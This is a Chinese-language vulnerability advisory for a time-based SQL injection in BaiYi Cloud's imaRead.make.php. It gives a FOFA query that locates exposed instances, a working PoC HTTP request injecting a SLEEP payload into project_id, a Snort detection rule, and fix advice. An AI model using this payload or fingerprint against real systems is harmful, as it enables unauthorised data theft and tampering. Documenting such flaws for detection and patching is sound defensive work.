

百易云-imaRead.make-sql注入

百易云-imaRead.make-sql注入，攻击者通过恶意SQL语句绕过验证，窃取、篡改或删除数据库敏感数据，甚至获取服务器控制权限，导致数据泄露、业务瘫痪或进一步渗透内网。

影响版本

百易云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：body="不要着急，点此"

POC/EXP：

```
GET /adminx/imaRead.make.php?
act=make&ima_type=turnover&building_code=imaShare&fee_month=2025-
05&project_id=1%20AND%20(SELECT%201337%20FROM%20(SELECT(SLEEP(6))))xxxx) HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"BaiYi Cloud - SQL Injection in imaRead.make.php (Time-Based)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/adminx/imaRead.make.php"; http_uri;  
  content:"act=make"; http_uri;  
  pcre:"/project_id=[^&]*\d+\s+AND\s+$SELECT\s+\d+\s+FROM\s+\(SELECT\s*\  
(SLEEP\s*\((\d+)\$\))\)[^\)]+\)/i";  
  metadata:service http;  
  metadata:affected_product "百易云";  
  metadata:vulnerability_type "Time-Based SQL Injection";  
  metadata:severity "critical";  
  reference:url,www.baiyicloud.com/security;  
  classtype:sql-injection;  
  sid:1000186;  
  rev:2;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。